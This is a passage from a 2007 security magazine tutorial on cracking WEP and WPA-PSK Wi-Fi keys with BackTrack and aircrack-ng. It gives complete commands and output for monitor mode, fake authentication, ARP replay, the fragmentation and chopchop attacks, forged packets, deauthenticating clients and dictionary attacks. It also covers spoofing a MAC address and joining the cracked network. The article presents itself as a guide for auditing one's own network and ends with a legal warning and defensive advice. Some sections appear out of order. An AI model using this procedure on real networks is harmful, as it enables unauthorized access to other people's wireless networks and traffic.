burned to the disc, you will need to boot of this CD. In order to do this, one of two things must be done. You must either go into your computers BIOS settings (usually it will tell you what key to press in order to do this (*most common are* [*Delete*], [*F8*], or [*F10*]) – and this must be done as the computer is still booting up – and will usually display this within a few seconds of pressing the on button) and change the boot order so that the CD drive is before the Hard Drive (detailed instructions are available in your motherboard manual), or some newer laptops and PC's will have option select a boot device on startup (E.g. *Press* [*F10*] *to go to Boot Menu*) – you must select to boot from the CD drive. Once this has been successfully done, a prompt will be displayed as `boot:` without the quotes. At this point, just press enter and wait for everything to load. When everything is finished loading you will be prompted to login. The username is *root*, and the password is *toor.* Once you have typed these in, type *startx* and press enter. This will load the desktop, and you are ready to go. One problem that may be encountered on newer computers with SATA drives is an inability to boot – in this case, copy the *BT* folder off of the CD to the C Drive of the main computer. This should solve that problem. Any other issues can be sorted out by visiting *http://forums.remote-exploit.org/*

Choosing the Right Wi-Fi Card

As you would be aware, a lot of Wireless cards are out there on the market, but only those which support Raw Packet Injection and Monitor Mode can be to used for wireless cracking. All cards need to be patched with the MadWifi card drivers (how to tell if your card is compatible – *http://www.aircrack-ng.org/doku.php?id=compatible_cards*). A list of compatible cards is available at *http://www.aircrack-ng.org/doku.php?id=compatibility_drivers&s=patching%20drivers*, and the MadWifi drivers are available at *http://madwifi.org/wiki/UserDocs/GettingMadwifi*, with patching instructions available at *http://madwifi.org/wiki/UserDocs/FirstTimeHowTo*. However, BackTrack comes with all cards already patched so that you only have to worry about compatibility (which is much better for work on the fly), and this is why I prefer to use BackTrack.



```
CH  3 ][ Elapsed: 8 s ][ 2007-10-13 14:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:13:D3:86:C6:5D    1        4        0    0   1  54  WPA  TKIP   PSK  sodnet
00:11:50:51:FD:DC   10       11        2    0   1  48  WEP  WEP         DOVER

BSSID              STATION            PWR  Lost  Packets  Probes

00:11:50:51:FD:DC  00:40:F4:B7:68:62   32     0        2
```

Figure 4. *Airodump displaying all local networks*

How To Do A Basic WEP Crack with Aircrack (with and without a client)

This section of the article demonstrates how to crack a WEP key with the Aircrack suite, and assumes the following:

- You are using the BackTrack Linux distro, which has wireless card drivers already patched for injection. If you are not, consider patching your drivers with the Madwifi drivers. These are available from *http://www.madwifi.net/* (as explained just before).
- You are close enough to the access point to be able to send and receive packets. If you are too close, though, you will flood your wireless card and cause no packets to be decipherable. It is preferable to be no closer than 2 metres to the AP. If you were any closer, you might as well just use Ethernet cabling.
- You are using the latest version of Aircrack-ng. I will explain how to install this in a moment.
- The name of your device is `ath0`. This will need to be changed according to your device name, though this is generally standard for most wireless cards.
- All commands are run as root, which is standard in BackTrack, however, in other distros this can also be accomplished with the *sudo* command.


The following is a list of the information used in this section:

- MAC address of the pc running aircrack-ng, which is in this case, `00:13:46:74:03:F5`
- BSSID, which is the MAC address of the access point – `00:11:50:51:FD:DC`
- ESSID, the nickname given to the wireless network, in this case – `DOVER`
- Client MAC address (computer attatched to the network), in this case `00:17:AB:4B:53:C7`
- AP channel – we are using channel 1, but the standard is channel 9
- The wireless interface name – `ath0`

First thing we need to do is have the latest version of Aircrack-ng source code on a flash drive or HDD drive so that we can install this in the live system. Although the version with the live CD will work for what we are going to do, it is faster and more reliable with the latest version. This can be obtained from *http://download.aircrack-ng.org/aircrack-ng-0.9.1.tar.gz* (this is the latest stable version, you can use the development version at your own risk if you desire). Copy or download this to the desktop of BackTrack and open a console session and type the following (remembering to exclude everything before the `#`):

```
bt ~ # cd Desktop/
bt Desktop # tar xfz aircrack-ng-
0.9.1.tar.gz
bt Desktop # cd aircrack-ng-0.9.1
bt aircrack-ng-0.9.1 # make
bt aircrack-ng-0.9.1 # make-install
bt aircrack-ng-0.9.1 # cd ..
bt Desktop # rm -r aircrack-ng-
0.9.1.tar.gz aircrack-ng-0.9.1
```

(this should remove the files off the desktop, but this can be done manually using the delete button).



```
bt ~ # aireplay-ng -3 -b 00:11:50:51:FD:DC -h 00:13:46:74:03:F5 ath0
Saving ARP requests in replay_arp-1013-143802.cap
You should also start airodump-ng to capture replies.
Read 17695 packets (got 5084 ARP requests), sent 6347 packets...(63 pps)
```

Figure 5. *Successful ARP request-reply*

Once this is done, you should have the latest version of Aircrack-ng installed. This is what we will be using, but first a little bit of theory about what we are going to do. The first type of security we are going to crack is a WEP-Encrypted Network, the weaker of the two main types of encryption. Our situation is a home network with a computer already attatched to the network (also known as a client). If a client is attatched, you will often have to just start the network traffic dumper (airodump-ng) and sit back until it has collected enough IV's. However, this is not always the case, and so we will also trick the access point into thinking we are already part of the network, and then bounce traffic off of it to capture more packets (remembering that the more packets we capture, the higher chance of getting the WEP key we have). To do this, we have to set the wireless card into a special monitor mode on the specific channel of the wireless network that we are trying to crack. This allows us to intercept all data that is travelling through the air on that channel (and having it monitor just one channel speeds up the capture process immensely). We then use a program called Airodump-ng (part of the previously installed Aircrack-ng suite) to capture all this traffic to a file, which we will use later. I will also demonstrate a second alternative method to use if you have no clients attatched to the network. We will then use a program (also part of the suite) called aireplay-ng to trick the AP into thinking we are part of the network (called fake authentication) and also use it to inject packets into the network, in something called ARP request-replay mode (which generates more traffic, which means more packets and more IV's – they are what we want). The final step (and the most simple) is the actual cracking of the key (using Aircrack-ng). Everything that is explained here is the same process that was used in the video included on the disc that came with this magazine. I will now explain how we do all this, step by step. All the MAC addresses and other variables used are listed above, so where you see them, just substitute them for your equivalents.

Once you have booted from BackTrack (or whatever distro you are using), and are on the desktop, open up a terminal session (the command line prompt for linux). Enter in the command:

```
bt ~ # iwconfig
```

This will show us all the available network connections on the laptop or PC being used. Generally, it will include `lo` which is the loopback interface (local – 127.0.0.1), an `eth0` which is your ethernet connection, and in this case `wifi0` and `ath0`, the wireless connections (on the `ath0` connection, it will say `Access point: FF:FF:FF:FF:FF:FF` – this is not actually the MAC address of the AP, it is instead your local MAC address, so take note of what it says – see Figure 3).

Once this is done, and in the same window, we will need to proceed to stop the wireless interface (`ath0`) so that we can start it with the special drivers and monitor mode needed. We do this by typing:


```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0
```

We have just stopped the `ath0` interface, and then started it with the special MadWifi drivers (by starting `wifi0` instead of `ath0` – this is important to do). At the moment, we have started it monitoring on every channel, because at this stage we do not know what networks are around us. To find out what networks there are, we need to open a new console and start `airodump-ng`. We do this by typing the following:

```
bt ~ # airodump-ng -w test ath0
```

The `-w` test option tells it to write the capture to a file named test via the interface `ath0`. We should now see a window similar to Figure 4, which will display all available networks in the surrounding area (that traffic passes through from).

You will see a number of different columns in this window. The BSSID column contains the MAC address of any available AP's. The PWR column is an indication of the power of the signal that you are receiving. The stronger it is, the better for faster traffic etc. The Beacons is an indication of the amount of traffic travelling by. The `#Data` is what we need to pay attention to – this is the amount of IV's you have captured. The `#/s` is also important, as this indicates how many IV's per second you are



```
bt ~ # aireplay-ng -5 -b 00:11:50:51:FD:DC -h 00:17:AB:4B:53:C7 ath0
15:21:26  Waiting for a data packet...
Read 2772 packets...

        Size: 276, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:11:50:51:FD:DC
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:0C:76:E7:C0:42

        0x0000:  0842 0000 ffff ffff ffff 0011 5051 fddc  .B..........PQ..
        0x0010:  000c 76e7 c042 e072 919a e400 37b0 65b1  ..v..B.r....7.e.
        0x0020:  2861 c080 113a 5ae0 e66e bf46 0416 903f  (a...:Z..n.F...?
        0x0030:  b606 c88a 9b0b 27c8 9a9e 9704 2201 bdfe  ......'....."...
        0x0040:  34e1 f709 cde7 2bf0 9d06 aea3 9af6 d3f5  4.....+.........
        0x0050:  b5b3 7132 ba9a 3d8d 6fdb 2505 27ab 978a  ..q2..=.o.%.'...
        0x0060:  0842 dad7 f08a abe4 818d ca12 2718 6861  .B..........'.ha
        0x0070:  9825 0370 43db 57ce f497 81ae 6438 6cc6  .%.pC.W.....d8l.
        0x0080:  1570 8ad7 3afa 7873 38a9 4c06 6625 f210  .p..:.xs8.L.f%..
        0x0090:  e4c3 dd24 5f37 760f b7c8 bfdb 2aae 66c0  ...$_7v.....*.f.
        0x00a0:  c847 cee8 eedc bd6d 89a8 ba35 350c 9707  .G.....m...55...
        0x00b0:  e9a4 3c3b a82f cd32 9e60 2c07 0751 f457  ..<;./.2.`,...Q.W
        0x00c0:  c6a8 8670 5843 0bdb 95d1 ac9f 3ddb c3cf  ...pXC......=...
        0x00d0:  d124 2b00 7e60 9e6f aba5 b55c ea7d 90a9  .$+.~`.o...\.}..
        --- CUT ---

Use this packet ? 
```

Figure 6. *PRGA Packet Found*

capturing. CH is the channel the network is on. MB is the speed of the network (in MB/s). ENC, CIPHER, and AUTH are all encryption method related, and ESSID is the nickname of that network. Out of this window, note down (probably on a piece of paper or separate text file) the BSSID of the AP you wish to gain access to and remember what channel it is on. You can now stop airodump-ng by pressing the [*Ctrl*]+[*C*] combination (this will stop any current terminal operation). In the bottom half of the window, you will notice a few different, but somewhat similar columns. The Station is the MAC address of any client in the network, and the BSSID is the MAC of the access point it is connected to. The PWR is the signal strength between the client, and your computer. Packets is the amount of packets that the client has sent to the AP, and probes is the ESSID of the network that it is connected to. Now that we know what channel the network is on, we need to head back over to our original console session that we did all of our `iwconfig` and `airmon-ng` commands on. Once there, type:

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0 1
```

This starts `wifi0` monitoring on channel 1. Re-enter `iwconfig` command just to check everything looks ok, and then head over to the previous airodump-ng console session, and enter in:

```
bt ~ # airodump-ng -c 1 -w output ath0
```

This will start `ath0` monitoring on channel 1 and dumping to the file `output.cap`. Leave this running for now. You may or may not see any activity. We now need to do a fake authentication with this AP (trick it into thinking we are part of the network already, so that it will send us traffic). This is done by typing:

```
bt ~ # aireplay-ng -1 0 -e DOVER -a
    00:11:50:51:FD:DC -h 00:
        13:46:74:03:F5 ath0
```

Where -1 0 tells it to do a Fake Authentication with a re association timing of 0 seconds (but this can be configured to personal taste). If you are feeling experimental, instead of `-1`, you can use `-0`, which will tell it to disassociate all attatched clients, forcing them to reconnect and send data, which will generate IV's. You will have to change the timing interval to suit though. DOVER is the ESSID of the AP (which is defined by the `-e` option). The `-a 00:11:50:51:FD:DC` is the AP's MAC address, `-h 00:13:46:74:03:F5` is our local MAC address, and `ath0` is obviously the interface. We are basically providing the program with all the information it needs to do its fake Authentication. A successful authentication should say *Authentication Successful* (yes – that includes the smiley face). Now we can go one of two ways: client attached or client not attached. They are as follows:

The following section is what to do when you have a client attatched:


If you have no clients attached, or this method does not work for you, skip to the next section. We now need to set aireplay-ng to generate some ARP requests for us. Aireplay-ng will listen for ARP packets on the network, which it will then capture, and re-inject into the network, and the AP will re-broadcast them, causing many more IV's to be generated. By doing this step, we should see the `#/s` rate in airodump-ng increase quite drastically. Enter:

```
bt ~ # aireplay-ng -3 -b 00:11:50:51:
    FD:DC -h 00:13:46:74:03:F5 ath0
```

Where `-b 00:11:50:51:FD:DC` is the access point's MAC address, and `-h 00:13:46:74:03:F5` is once again our local MAC address of our PC. `Ath0` is still the interface. Shortly after this is entered, you should see the number of ARP requests increasing, and the `#/s` of the airodump-ng window anywhere between 150 and 300, as well as `#Data` increasing faster. Now skip past what to do when you have no clients, and proceed to *Cracking the Key*.

The following section is what to do when you have no clients attatched:

- Fragmentation Attack – (further reading at *http://darkircop.org/bittau-wep.pdf*). Sometimes, you will find that there is no client attached to the network, or the previous method did not work for you. In



```
                          Aircrack-ng 0.9.1


              [00:00:00] Tested 0/1400000 keys (got 116004 IVs)

 KB    depth   byte(vote)
  0    0/  1   5C( 596) 17( 532) CC( 506) 09( 504) 82( 501) FE( 495) 3D( 492)
  1    0/  1   1F( 645) C0( 502) 2F( 498) 59( 497) 3F( 495) A3( 493) AA( 493)
  2    0/  1   98( 622) 55( 505) D2( 501) F0( 500) C3( 495) 9B( 492) 99( 489)
  3    0/  1   11( 602) 0A( 504) 64( 504) D7( 504) 39( 500) FF( 500) DD( 497)
  4    0/  1   98( 624) 52( 518) E8( 515) 53( 506) 97( 506) 44( 500) 6B( 499)
  5    0/  1   6F( 579) 19( 524) 95( 515) B2( 512) 0C( 501) 78( 500) 35( 499)
  6    0/  1   4F( 629) 14( 514) 8B( 502) 6E( 500) 3A( 498) 3F( 497) B6( 496)
  7    0/  1   15( 609) D9( 518) 50( 509) 8B( 502) 97( 499) 84( 498) 08( 495)
  8    0/  1   B8( 582) 95( 518) 05( 506) 96( 506) C9( 506) 78( 504) 38( 500)
  9    0/  1   39( 620) 7D( 517) D1( 512) C4( 498) 2A( 497) F7( 496) 46( 495)
 10    0/  1   7E( 616) 06( 498) CA( 498) FC( 497) 52( 492) 75( 492) CC( 490)
 11    0/  1   56( 558) 58( 509) 96( 505) 4A( 501) E6( 501) 1B( 494) 4B( 493)
 12    0/  1   69( 585) A0( 513) CE( 506) 71( 503) D8( 501) E7( 499) 2A( 497)

         KEY FOUND! [ [redacted]:1F:98:11:98:6F:[redacted]:15:B8:39:7E:56:[redacted] ]
      Decrypted correctly: 100%


bt home # 
```

Figure 7. *Successful key Cracked*

such a case, you will need to use aireplay-ng to capture a PRGA (pseudo-random generation algorithm) to create more packets for injection, which will allow us to gain more IV's. There are two ways of doing this. I will explain the Fragmentation attack. If this does not work, use the next section – the Chopchop Attack. To start this, enter (in a new console session):

```
bt ~ # aireplay-ng -5 -b 00:11:50:51:
   FD:DC -h 00:13:46:74:03:F5 ath0
```

Where `-5` is telling it to do a Fragmentation attack, using the rest of the data. Aireplay-ng will now read all packets before it finds a suitable one, at which point, it will display the contents of it on the screen, and ask you if you want to use this packet. Answer `y` for `yes`. This is the PRGA packet we use for ARP packet creation and injection.

After this, a success message will be displayed on the screen, and near the bottom of that screen, it will say: *Saving keystream in fragment-1013-153351.xor,* where the fragment-`xxxx-xxxxxx.xor` is a unique filename to your system. Nearer to the top of that message, it will also say *Saving chosen packet in replay_src-1013-152347.cap,* where the filename is also unique to your PC. Take note of these file names – i.e. do not close this console session. If this attack did not work, use the next section – Chopchop attack. If it did work, skip the Chopchop attack and go to *Creating the ARP Packet.*

- Chopchop Attack – The Chopchop attack is used to do exactly the same as the Fragmentation attack, but is used when fragmentation does not work. To start a fragmentation attack, open a new console and type:

```
bt ~ # aireplay-ng -4 -h 00:13:46:74:
   03:F5 -b 00:11:50:51:FD:DC ath0
```

Where -4 indicates to do a Chopchop attack using the given information. The system will again display the captured packet, and ask you if you would like to use this one. Press `y` for `yes`, and take note of the `.xor` and `cap` files it created and displayed the name of in the success message. Now proceed onto *Creating the ARP Packet*.

- Creating the ARP Packet – In one of the previous two steps, you would have captured an `xor` and a `cap` file. These are the files we are going to use to create our ARP packet for injection. To do this, type in a new console session:

```
bt ~ # packetforge-ng -0 -a 00:11:
   50:51:FD:DC -h 00:13:46:74:03:F5 -k
    255.255.255.255 -l 255.255.255.255
      -y fragment-1013-153351.xor -w
           replay_src-1013-152347.cap
```

where `-0` tells packetforge-ng to generate an ARP packet, with the information given. Leave the IP addresses as `255.255.255.255`, as these will work for most AP's. We do not need an interface at this stage, as we were only creating the packet, not injecting it yet. It should say *Wrote packet to replay_src-1013-152347.cap*, where the *cap* file is of the same name. Keep this console open. The next step is the injection process. In the same console session, type:

```
bt ~ # aireplay-ng -2 -r
   replay_src-1013-152347.cap ath0
```

where `-2` tells aireplay-ng to use interactive frame selection, and `-r` is just the filename of the ARP packet. You should now start to see the IV's in `airodump-ng` increasing fairly fast, and the `#/s` at quite a reasonable speed.


How to crack the WEP key (applicable to both clients and no-clients situations):

Now all there is left to do is wait until enough IV's have been captured, and then run `aircrack-ng` to get the password. Aircrack-ng can also be run whilst the capture is still happening. It will display the password when it finds it and it will continuously update the IV list as they are captured. To do this, we enter (in a new console session):

```
bt ~ # aircrack-ng -z output*.cap
```

The `-z` option tells it to use the faster PTW method, which is possible because we used ARP packets. If we did not use ARP packets, we would have to leave out the `-z` option, and capture many more packets. Output*`cap` tells Aircrack-ng to use every capture file starting in output, and ending in .cap. Aircrack-ng will then display a list of all networks that had traffic captured. Choose the one that you were trying to crack (in this case DOVER – we do this by pressing 1, because it is the first in the list). It will then proceed to crack the key, and eventually display it on the screen. In this case, the password was `--:1F:98:11:98:6F:--:15:B8:39:7E:56:--` (the – are blanked out for privacy reasons).

To use this key in BackTrack in order to access the internet, enter the following commands in a new



```
CH 11 ][ Elapsed: 9 mins ][ 2007-09-07 16:40

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:11:50:0A:0D:61   11      387        4    1   7  48  WEP  WEP    OPN  belkin54g
00:4D:B5:7D:5E:74   38      981      359    0  11  54. WPA  TKIP   PSK  alpha

BSSID              STATION            PWR  Lost  Packets  Probes

00:11:50:0A:0D:61  00:11:50:DB:BB:4A   40     0      444
00:4D:B5:7D:5E:74  00:18:DE:D7:9A:D5   25     0      173  alpha
00:11:50:0A:0D:61  00:0E:9B:56:62:D9   37     0       28
```

Figure 8. *Airodump-ng window with WPA*

console session (you can close all the others):

```
bt ~ # wlanconfig ath0 destroy
bt ~ # macchanger --mac 00:17:AB:4B:53:
C7 wifi0
```

(this is optional, use it to fake yourself as a different computer by using some other MAC address)

```
bt ~ # wlanconfig ath0
```

Create wlandev wifi0 wlanmode managed. The system responds by displaying the following:

```
ath0
bt ~ # ifconfig ath0 up
bt ~ # iwconfig ath0 essid DOVER key
    --:1F:98:11:98:6F:
      --:15:B8:39:7E:56:--
bt ~ # dhcpcd ath0
```

In this example, I used a 128-bit key for encryption, however, I would advise you use a 64-bit key for learning purposes to start off with.


How To Do A Basic WPA-PSK Crack with Aircrack

Now, I will tell you how to crack the second type of wireless network encryption – the WPA encrypted networks. As mentioned earlier, the only way to crack a WPA encrypted connection is to capture a 4-way handshake between a Client and the AP, and then to use a dictio-nary attack on the password in this handshake, plus (as written earlier), aircrack-ng can only crack the PSK (pre-shared keys), so if the WPA encryption is no PSK, then you will not be able to crack it. You will manage to tell this by looking in the airodump-ng capture screen under the *AUTH* column (for Authentication Method). It should say PSK. Considering that WPA needs to be cracked via a dictionary attack, I will explain what that is for those of you who do not know. A dictionary or word-list is basically a text file (or sometimes just plainly, a file with no extension) with one word on each line. The program that uses this takes the word on each line and tests this against the password to see if they match. If they match, you have found the password, if not, it moves on to the next one. Some programs offer features such as smart mutations, where your wordlist may contain for example:

- dog
- cat
- person

But with smart mutations, these will be tested not only as written, but also with things like: Dog, Cat, Person, DOG, CAT, PERSON, C@T, C@t, P3RSON, P3rson, P3RS0N, P3rs0n, etc.

That is basically what smart mutations do, but they will obviously take a lot longer to go through your wordlist, as it is (at bare minimum) doubling the total length of the list. Now, seeing as wordlists are required for WPA cracking, it is a good idea to have one (or more than one). You can create your own if you wish, but this is time consuming and only really worth it if you already have a fairly good idea of what you think the person would have their password as. Instead, you can download them from many locations on the web. I personally have a complete wordlists from every different language, as well as names of people, celebrities, places, TV shows, common passwords, odd words, Star Trek, movies, and many other things. If you would like some links for downloads, refer to the list at the end of the article, in the *On the 'Net* section. There are two methods of gaining the WPA four-way handshake that we need. One is Passively, i.e. you sit and wait for another client to connect to the network, and then airodump-ng will capture that handshake. The other method is Actively, where you use aireplay-ng to de-authenticate an existing (currently connected) client. This will force them to reconnect to the network, at which point the handshake will occur and you will capture this. The procedure for cracking a WPA network is to start our wireless card in the monitor mode required and the correct channel for the network. Then we will set airodump-ng capturing so that any handshakes that occur will be recorded. Next, we will de-authenticate the connected client and use Aircrack-ng to crack the key. To start this, we will need to set up the card into monitor mode and then determine which channel the WPA network is on. Although you should know how to do this from the WEP



```
                         Aircrack-ng 0.7 r214

              [00:00:27] 2660 keys tested (379.5 k/s))

                       KEY FOUND! [ allowance's ]

     Master Key     : 95 E9 0B C2 B5 F5 D3 A0 C6 13 91 28 CE FD 0B 00
                      FD 52 DE 1A 07 46 83 F1 A7 84 A7 0F FA BB 21 06

     Transcient Key : 2B 0F 8A 30 5F 94 62 7E C9 12 6A 7D F7 54 97 E9
                      B6 DC 8A DF 26 45 E6 0A 49 8B 50 25 B2 F3 B3 AC
                      20 59 BA 16 E5 98 42 41 49 84 60 10 B4 0B AB E0
                      A5 95 86 77 D1 58 B9 03 F6 D0 E8 47 40 3F A7 1A

     EAPOL HMAC     : D4 2C E3 81 FE 11 BB DA 8D 79 8E D8 F9 1D 28 E3

bt ~ #
```

Figure 9. *Aircrack-ng successfully cracked WPA key*

On the 'Net

- *http://www.aircrack-ng.org/* – *Aircrack home page*
- *http://www.aircrack-ng.org/doku.php?id=tutorial* – further tutorials
- *http://www.remote-exploit.org/* – the BackTrack Linux home page
- *http://backtrack.offensive-security.com/* – the official BackTrack Wiki page
- *http://www.cotse.com/tools/wordlists.htm/* – a lot of wordlists from different languages
- *http://ftp.sunet.se/pub/security/tools/net/Openwall/wordlists/* – a reasonably large wordlist
- *http://www.madwifi.net/* – you can download the MadWifi patch drivers here
- *http://www.aircrack-ng.org/doku.php?id=compatibility_drivers* – list of supported wireless cards

About the Author

Stephen Argent is currently in Australia completing his studies, and hopes to proceed onto further advanced education programs afterwards. Stephen has taught himself a diverse range of computing skills, working for himself in many areas of computing for the past 8 years, ranging from password and data recovery, to Wireless cracking, amongst various other things, under both the Windows and Linux environments. He can be contacted by emailing: *argentcomputers@lavabit.com.*

section, I will explain this again. In a new console session, enter:

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0
```

Now, open up a second console session for airodump-ng, and type:

```
bt ~ # airodump-ng -w test ath0
```

You should see something similar to what is presented in Figure 8 – a window detailing all available wireless networks in your radius. You will notice for this that the network `alpha` is on channel 11, so we will need to set the wireless card to monitor this channel only. To do this, go back to the airmon-ng console session we used previously. Type:

```
bt ~ # airmon-ng stop ath0
bt ~ # airmon-ng start wifi0 11
```

Now, head back to the airodump-ng window and type:

```
bt ~ # airodump-ng -c 11 -w output ath0
```

which specifies to listen on the channel 11 (though not needed because the card is only monitoring on channel 7 anyway), and dump to the output file.

Now, at the bottom of the airodump-ng window, there should be a column of *BSSID*. We need to look for the BSSID of our AP here. In this case it is `00:4D:B5:7D:5E:74`. Next to this, under *STATION*, we need to take note of the MAC address listed, as this is the physical address of the station that we will de-authenticate to grab our four-way handshake. In this case it is `00:18:DE:D7:9A:D5`. If there are no stations listed, you will just have to wait until one connects, and then de-authenticate them if you need to (though ideally, the four-way handshake will be captured when they connect). To de-authenticate the station, open up a new console session and type:

```
bt ~ # aireplay-ng -0 1 -a 00:4D:B5:7D:
    5E:74 -c 00:18:DE:D7:9A:D5 ath0
```

The `-0` is the de-authentication option, and 1 is the amount of de-auths to send. The `-a` option is obviously the AP's MAC address, and `-c` is the clients MAC. The console should say:

```
12:00:00 Sending DeAuth to station
    - STMAC: 00:18:DE:D7:9A:D5
```

This packet is sent straight from your computer to the client, rather than from your computer via the AP to the client, so you have to make sure that you are not only close enough to the AP, but also to the client. When they try to reconnect, airodump-ng should capture the four-way handshake and write it to the output file. Now, once the handshake has been captured, the only thing left to do is crack the key. This is done via opening a new console session and typing:

```
bt ~ # aircrack-ng -w wordlist.txt
    output*.cap
```

Remember that your wordlist has to be in the same directory as your capture file, which is also the working directory that the console is in (by default – the `/root` directory). Aircrack-ng will now use the wordlist to try and crack the password. Success should look like this:

Conclusion

As we can all see from this article, wireless networks are evidently very insecure by default. This information can be useful in checking the integrity and strength of your home WiFi network, or your businesses network if you are the Network Security Auditor for your workplace, and have permission to do so. Remember, doing this to networks that you are not the owner of is against the law in all countries. The techniques/procedures outlined in this article are often used by security professionals in demonstrations and tests. So until a more secure option is available, if wireless is the only option, then the best solution is to use a long, non-dictionary word (preferably a combination of words/letters/numbers in a randomly generated string) in a WPA or WPA2 key. There are various options though to protect your PC using both software and hardware WIDS (Wireless Intrusion Detection Systems). Some software titles that can achieve this are Network Chemistry, RFprotect, and Trend Micro Internet Security Pro 2008. However, the easiest and cheapest solution is simply to turn off your router when it is not in use. ●

From the innovators at *Security Products*

network centric Security

Where Physical Security & IT Worlds Converge

As security systems become more network-centric, integrators, end users, installers, contractors and IT professionals are turning to this informative publication for knowledge and expertise.

Network-Centric Security will be published bimonthly in 2008. Editor-in-Chief Steven Titch, former Editorial Director of *Telephony* and Associate Editor - Communications at *Electronic News*, is one of today's top IT and telecommunications analysts.

network centric Security August 2007

WHERE PHYSICAL SECURITY & IT WORLDS CONVERGE

